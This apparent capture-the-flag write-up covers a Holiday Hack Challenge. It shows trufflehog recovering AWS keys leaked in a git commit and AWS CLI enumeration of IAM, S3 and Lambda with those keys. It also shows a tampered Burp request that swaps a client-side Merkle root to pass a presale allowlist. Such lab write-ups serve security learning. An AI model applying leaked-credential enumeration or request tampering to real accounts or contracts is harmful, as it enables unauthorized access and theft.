I severely overcomplicated this challenge for myself in many ways. Here are brief Thoughts, Wishes, and Concerns that plagued me.

- Files are generated based on a timestamp. Maybe the ringlist is only accessible at a certain timestamp/can only be accessed for a short period of time after starting a request
- Can the filename selection code be manipulated to reveal contents of local files
- Anything to do with looking at the Ticket or the Snack

- Trying to get naming convention patterns out of static images, and bruteforcing the ringlist (2022_ringlist_2022.txt…ringlist-supersecret-9364274.txt…etc)
- Trying a ton of content-types
- For the final "secret tongue" using Burp Intruder to attempt all xml-related content types I could find on the IANA list if there was a special one
- Trying to speak with x-www-form-urlencoded
- Anything to do with XHTML
- Trying to find secret people who might respond
- Dirbusting
- Trying to figure out why the first set of items had special, indicative filenames and later stages did not
- Anything to do with image/png content-types
- When the ring is dragged to the fountain, the ominous eye appears
    - When they say the "path is shut" and you will be "disappointed" by continuing here, does it mean that the branch to victory has been missed and we need to restart the scenario?
    - Is this a "certain time" Glamtariel would be willing/shocked enough to speak in an ancient tongue
    - Can I get Glamtariel or the Fountain to speak about the eye?
- Do I need trivia-brain to complete the challenge
- Are there other parameters I can provided to /dropped
- Do I have to use a different version of XML
- I *need* to read that ringlist
- I *can't continue* until I read that ringlist
- I *have missed something significant* and lack information I need to read that ringlist directly
- Thinking of different colors of rings. Combining different colors of rings.
- Using an HTTP method other than POST
- *Asking politely*.

## Recover the Cloud Ring

When we escape the fountain and continue on through the caves, we encounter a strange machine making clouds.

### AWS CLI Intro

Jill Underpole is waiting for us first, working with a smoke terminal.

The terminal requires a simple couple of tasks be completed.

We're asked to configure the default aws cli credentials with some specified values. To do this, we run

```
aws configure
```

And then fill in the prompts with the given information.

```
AWS Access Key ID: AKQAAYRKO7A5Q5XUY2IY
AWS Secret Access Key: qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf
Default region name: us-east-1
```

When completed successfully, a new request appears: get your caller identity from STS.

This can be done with the following command

```
aws sts get-caller-identity
{
    "UserId": "AKQAAYRKO7A5Q5XUY2IY",
    "Account": "602143214321",
    "Arn": "arn:aws:iam::602143214321:user/elf_helpdesk"
}
```

This completes the challenge.

### Trufflehog Search

While climbing the smoke machine, we encounter Gerty Snowburrow, who knows something about Alabaster Snowball committing a secret to this repo: https://haugfactory.com/asnowball/aws_scripts.git

At the top of the machine, Sulfrod is bragging about having the ring. The nearby terminal directly tells us to use Trufflehog to find credentials to that Gitlab instance mentioned by Gerty.

Once we have the credentials, they should be configured and confirmed with `aws cli get-caller-identity`

First we clone the repo to use Trufflehog with it

```
git clone https://haugfactory.com/asnowball/aws_scripts.git
```

We can use the `trufflehog git` command to reference the locally pulled down repo:

```
trufflehog git file:///home/elf/aws_scripts
```

This result looks promising:

```
Found unverified result 🐷🔑❓
Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIAAIDAYRANYAHGQOHD
Timestamp: 2022-09-07 07:53:12 -0700 -0700
Line: 6
Commit: 106d33e1ffd53eea753c1365eafc6588398279b5
File: put_policy.py
Email: asnowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
```

We can change directory into the cloned repo and then use `git` to look at that commit:

```
git show 106d33e1ffd53eea753c1365eafc6588398279b5
```

Which reveals the following mistake:

```
commit 106d33e1ffd53eea753c1365eafc6588398279b5
Author: asnowball <alabaster@northpolechristmastown.local>
Date:   Wed Sep 7 07:53:12 2022 -0700

    added

diff --git a/put_policy.py b/put_policy.py
index d78760f..f7013a9 100644
--- a/put_policy.py
+++ b/put_policy.py
@@ -4,8 +4,8 @@ import json

 iam = boto3.client('iam',
     region_name='us-east-1',
-    aws_access_key_id=ACCESSKEYID,
-    aws_secret_access_key=SECRETACCESSKEY,
+    aws_access_key_id="AKIAAIDAYRANYAHGQOHD",
+    aws_secret_access_key="e95qTologIgO9dNBsQMQsc5/foiPdKunPJwc1rL",
 )
 # arn:aws:ec2:us-east-1:accountid:instance/*
 response = iam.put_user_policy(
```

The filename containing the secret was `put_policy.py`.

## Exploitation via AWS CLI

With this in hand, we are ready to configure the credentials with `aws configure`

```
AWS Access Key ID: AKIAAIDAYRANYAHGQOHD
AWS Secret Access Key: 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
Default region name: us-east-1
```

That provides us the following:

```
aws sts get-caller-identity
{
    "UserId": "AIDAJNIAAQYHIAAHDDRA",
    "Account": "602123424321",
    "Arn": "arn:aws:iam::602123424321:user/haug"
}
```

Next we need to find policies attached to our user via `aws iam`.

We can provide the following command, using the `user-name` we received in our `get-caller-identity` command

```
aws iam list-attached-user-policies --user-name haug
{
    "AttachedPolicies": [
        {
            "PolicyName": "TIER1_READONLY_POLICY",
            "PolicyArn":
"arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
        }
    ],
    "IsTruncated": false
}
```

Now we are asked to get the policy:

```
aws iam get-policy --policy-arn
arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY
```

The policy is as follows:

```
{
    "Policy": {
        "PolicyName": "TIER1_READONLY_POLICY",
        "PolicyId": "ANPAYYOROBUERT7TGKUHA",
        "Arn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY",
        "Path": "/",
        "DefaultVersionId": "v1",
```

```
        "AttachmentCount": 11,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "Policy for tier 1 accounts to have limited read only
access to certain resources in IAM, S3, and LAMBDA.",
        "CreateDate": "2022-06-21 22:02:30+00:00",
        "UpdateDate": "2022-06-21 22:10:29+00:00",
        "Tags": []
    }
}
```

Next, we need to view the default version of the policy, using the DefaultVersionId above.

```
aws iam get-policy-version --policy-arn
arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": [
                        "lambda:ListFunctions",
                        "lambda:GetFunctionUrlConfig"
                    ],
                    "Resource": "*"
                },
                {

                   "Action": [
                        "iam:GetUserPolicy",
                        "iam:ListUserPolicies",
                        "iam:ListAttachedUserPolicies"
                    ],
                    "Resource":
"arn:aws:iam::602123424321:user/${aws:username}"
                },
                {
                    "Effect": "Allow",
                    "Action": [
                        "iam:GetPolicy",
                        "iam:GetPolicyVersion"
                    ],
                    "Resource":
"arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
                },
                {
```

```
                    "Effect": "Deny",
                    "Principal": "*",
                    "Action": [
                        "s3:GetObject",
                        "lambda:Invoke*"
                    ],
                    "Resource": "*"
                }
            ]
        },
        "VersionId": "v1",
        "IsDefaultVersion": false,
        "CreateDate": "2022-06-21 22:02:30+00:00"
    }
}
```

Next we need to retrieve the inline policies associated with our user:

```
aws iam list-user-policies --user-name haug
{
    "PolicyNames": [
        "S3Perms"
    ],
    "IsTruncated": false
}
```

Now to get the policy:

```
aws iam get-user-policy --user-name haug --policy-name S3Perms
{
    "UserPolicy": {
        "UserName": "haug",
        "PolicyName": "S3Perms",
        "PolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": [
                        "s3:ListObjects"
                    ],
                    "Resource": [
                        "arn:aws:s3:::smogmachines3",
                        "arn:aws:s3:::smogmachines3/*"
                    ]
                }
            ]
        }
```

```
    },
    "IsTruncated": false
}
```

This policy allows access to an S3 bucket, and now we need to list the objects:

```
aws s3api list-objects --bucket smogmachines3
{
    "IsTruncated": false,
    "Marker": "",
    "Contents": [
        {
            "Key": "coal-fired-power-station.jpg",
            "LastModified": "2022-09-23 20:40:44+00:00",
            "ETag": "\"1c70c98bebaf3cff781a8fd3141c2945\"",
            "Size": 59312,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID":
"15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        },
         {
            "Key": "industry-smog.png",
            "LastModified": "2022-09-23 20:40:47+00:00",
            "ETag": "\"c0abe5cb56b7a33d39e17f430755e615\"",
            "Size": 272528,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID":
"15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        },
        {
            "Key": "pollution-smoke.jpg",
            "LastModified": "2022-09-23 20:40:43+00:00",
            "ETag": "\"465b675c70d73027e13ffaec1a38beec\"",
            "Size": 33064,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID":
"15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        },
        {
```

```
            "Key": "pollution.jpg",
            "LastModified": "2022-09-23 20:40:45+00:00",
            "ETag": "\"d40d1db228c9a9b544b4c552df712478\"",
            "Size": 81775,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID":
"15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        },
        {
            "Key": "power-station-smoke.jpg",
            "LastModified": "2022-09-23 20:40:48+00:00",
            "ETag": "\"2d7a8c8b8f5786103769e98afacf57de\"",
            "Size": 45264,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID":
"15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        },
        {
            "Key": "smog-power-station.jpg",
            "LastModified": "2022-09-23 20:40:46+00:00",
            "ETag": "\"0e69b8d53d97db0db9f7de8663e9ec09\"",
            "Size": 32498,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID":
"15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        },
        {
            "Key": "smogmachine_lambda_handler_qyJZcqvKOthRMgVrAJqq.py",
            "LastModified": "2022-09-26 16:31:33+00:00",
            "ETag": "\"fd5d6ab630691dfe56a3fc2fcfb68763\"",
            "Size": 5823,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID":
"15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        }
    ],
```

```
        "Name": "smogmachines3",
    "Prefix": "",
    "MaxKeys": 1000,
    "EncodingType": "url"
}
```

Well that's…concerning. Next we need to understand more about the lambda functions we have access to:

```
aws lambda list-functions
{
    "Functions": [
        {
            "FunctionName": "smogmachine_lambda",
            "FunctionArn": "arn:aws:lambda:us-east-
1:602123424321:function:smogmachine_lam
bda",
            "Runtime": "python3.9",
            "Role": "arn:aws:iam::602123424321:role/smogmachine_lambda",
            "Handler": "handler.lambda_handler",
            "CodeSize": 2126,
            "Description": "",
            "Timeout": 600,
            "MemorySize": 256,
            "LastModified": "2022-09-07T19:28:23.634+0000",
            "CodeSha256": "GFnsIZfgFNA1JZP3TgTI0tIavOpDLiYlg7oziWbtRsa=",
            "Version": "$LATEST",
            "VpcConfig": {
                "SubnetIds": [
                    "subnet-8c80a9cb8b3fa5505"
                ],
                "SecurityGroupIds": [
                    "sg-b51a01f5b4711c95c"
                ],
                "VpcId": "vpc-85ea8596648f35e00"
            },
             "Environment": {
                "Variables": {
                    "LAMBDASECRET": "975ceab170d61c75",
                    "LOCALMNTPOINT": "/mnt/smogmachine_files"
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "7e198c3c-d4ea-48dd-9370-e5238e9ce06e",
            "FileSystemConfigs": [
                {
```

```
                    "Arn": "arn:aws:elasticfilesystem:us-east-
1:602123424321:access-point/
fsap-db3277b03c6e975d2",
                    "LocalMountPath": "/mnt/smogmachine_files"
                }
            ],
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
            "EphemeralStorage": {
                "Size": 512
            }
        }
    ]
}
```

Next, we need to retrieve the configuration which contains the public URL of the Lambda function we see:

```
aws lambda get-function-url-config --function-name smogmachine_lambda
{
    "FunctionUrl": "https://rxgnav37qmvqxtaksslw5vwwjm0suhwc.lambda-url.us-
east-1.on.aws/",
    "FunctionArn": "arn:aws:lambda:us-east-
1:602123424321:function:smogmachine_lambda",
    "AuthType": "AWS_IAM",
    "Cors": {
        "AllowCredentials": false,
        "AllowHeaders": [],
        "AllowMethods": [
            "GET",
            "POST"
        ],
        "AllowOrigins": [
            "*"
        ],
        "ExposeHeaders": [],
        "MaxAge": 0
    },
    "CreationTime": "2022-09-07T19:28:23.808713Z",
    "LastModifiedTime": "2022-09-07T19:28:23.808713Z"
}
```

This completes the challenge and provides us the cloud ring.

## Recover the Burning Ring of Fire

When we leave the cloud machine and proceed deeper in the caves, it starts to get hot…

### Buy a Hat

First we need to buy a hat using KringleCoin from a vending machine in the Burning Ring of Fire.

First, since we haven't "approved a transaction" and are not ready to buy, I first browse the inventory.

I take some time to find a hat I like and get the following instructions:

> To purchase this hat you must:
>
> Use a KTM to pre-approve a 10 KC transaction to the wallet address:
> 0x845D8D65ec82Dd8a2152EdC29f93Cb3ad75D7447
>
> Return to this kiosk and use Hat ID: 258 to complete your purchase.

There is a nearby KTM, just behind the very intimidating Palzari.

From the terminal, we can check our balance and make sure we have all the Kinglecoin we need.

For good measure, we might also want to confirm that the wallet and key info we have is accurate.

Once everything is ready, we can approve a transfer.

We can transfer 10 KC to 0x845D8D65ec82Dd8a2152EdC29f93Cb3ad75D7447 with our wallet's key and go back to the vending machine.

We can provide the machine our wallet address (NOT key) and the ID of the hat we want to buy.

The machine verifies that our wallet address transferred 10KC and we receive our chosen hat, which can be equipped from the badge screen.

### Blockchain Divination

At the bottom of The Ring of Fire, the Bored Sporc Rowboat Society is…well, you know. Doing the whole NFT thing.

There is a blockchain explorer we can use to navigate the blockchain relevant to the Holiday Hack Challenge. We need to learn the address where the Kringlecon smart contract is deployed.

I figured since that would be central to this blockchain, it would occur towards the beginning of the chain.

I didn't have to look far, because block 1 contains the following:

```
This transaction creates a contract.
"KringleCoin"
Contract Address: 0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554
```

## Exploit a Smart Contract

The last step is to exploit a smart contract and acquire a BSRS NTF. To start, since we're viewing the Kringlecon smart contract in the Blockchain Explorer, we might be able to find the contract for creating BSRS NTFs.

This is available in block 2:

```
This transaction creates a contract.
"BSRS_nft"
Contract Address: 0x36A3d1182Cf6C15D93E47EF3E27272BFA0E8612A
```

I don't know much about what this means or what to do with it, but I noted it none the less. I figure it was better to understand about getting a BSRS NFT was to talk to the source.

Near the blockchain explorer, there is a way to access the Bored Sporc Rowboat Society. The site touts how rare and exclusive the sale will be—and we're in luck—there's a presale, if we're on the presale list.

The presale page lists the details: buying a Sporc requests a transfer of 100 KringleCoins, similarly to buying a hat. However, our wallet needs to be on a pre-approved list for the transfer to go through. There are some other details, mostly relevant for Sprocs that are actually on the presale list. Most interestingly, links and the narrative both mention something about a Merkle Tree in relation to the presale list.

At this point, I'm pretty much at a dead end, and it's time to hit the books. A good place to start is always the Kringlecon talks.

First, I watch Tom Liston's talk on cryptocurrencies. I took a couple of notes, and it was a good overview to give me a broad but shallow understanding of the topic. Thankfully, Prof. Qwerty Petabyte was back with another talk, "Fun with NTFs." Each year, Prof. Petabyte usually has an engaging and relevant talk.

In line with the hints about Merkle trees, the talk describes the structure of Merkle Trees, like how the nodes are related to each other and how proofs can help confirm roots of the tree. He also notes: a benefit of using Merkle trees means that only the root needs to be stored, which is cheap to store. Member elements can "prove" their part of the chain in relation to the root and other values. One warning, however, is that **the "root" shouldn't be alterable, so it is a good idea to define it in the contract.**

The last note is that Prof. Petabyte was going to publish some Github code related to doing Merkle tree calculations. There was no link, but I found it via Prof. Petabyte's twitter account: https://github.com/QPetabyte/Merkle_Trees

I had not yet looked through the code of the contract to see if they followed best practices and placed the root of the Merkle Tree. However, based on the knowledge of the challenge and the direction of the hints, this would not likely be the case. In order to get anywhere, with the Merkle Trees scripts or otherwise, I'd have to understand where the root came into play and what might be manipulated to get my Wallet on the pre-sale list in a way that would match up with the current root. *My mind was swimming with images of hash collisions…*

At this point, the best place to look for information was the web app itself for submitting the request to buy. There is even a convenient "verify" option available to let you know whether or not the wallet provided is on the presale list and eligible to buy. First, I checked the source to see what happened during submission.

The function handling the presale link is "`do_presale`," which isn't defined on the page. Only one .js file is linked, at `https://boredsporcrowboatsociety.com/bsrs.js`.

The presale submission format of a WalletID, Root, Proof, Validation, and Session looks vaguely familiar after interfacing with the Fountain. Looking to see where the respective variables come from, it appears that the root is defined in the JavaScript code: `0x52cfdfdcba8efebabd9ecc2c60e6f482ab30bdc6acf8f9bd0600de83701e15f1`. Prof. Petabyte warned this shouldn't be modifiable, but since it's being submitted client-side and not added server side, I can attempt to modify the root on the way out.

I can submit a Wallet ID and a proof on the page. I can also edit the root. I need to generate a proof that includes my wallet, and likely swap the root value with one I can actually prove.

The Merkle Tree Github code does just that—given an arbitrary number of members, the code will generate the root and the proof as it relates to the tree.

By modifying the code to include my Wallet Id, the script generated a root and a single proof.

With Burp Proxy set to intercept, I added my Wallet ID and added the proof from the script. I modified the request to include the root I generated.

```
{"WalletID":"0x68F59390d5250F837Bc57514e66aa27576d68a58","Root":"0xc19a2a8d518
e36cf9313e7e787674d7aae04a9eaf8cff7d8b688a1408c3f5ac4","Proof":"0x5380c7b7ae81
a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa41767312a","Validate":"true","Sessi
on":true}
```

This validates successfully—and I get the all clear to buy a Sporc.

I transferred the KC via the KTM to the BSRS address as instructed and returned to the presale page. This time I unchecked the validation box, submitted my Wallet ID, the proof, and modified the root in the request…and received an NFT:

> **Success! You are now the proud owner of BSRS Token #000124. You can find more information at https://boredsporcrowboatsociety.com/TOKENS/BSRS124, or check it out in the gallery!**
>
> **Transaction: 0xd7b2dd6bb5725b51199587f5b4bdd0a02fad0118c12bf087c8920168104d7a61, Block: 53224**

Truly, a face only a mother could love:

With the Smart contract exploited to purchase an NTF in the presale period, another Holiday Hack Challenge is complete!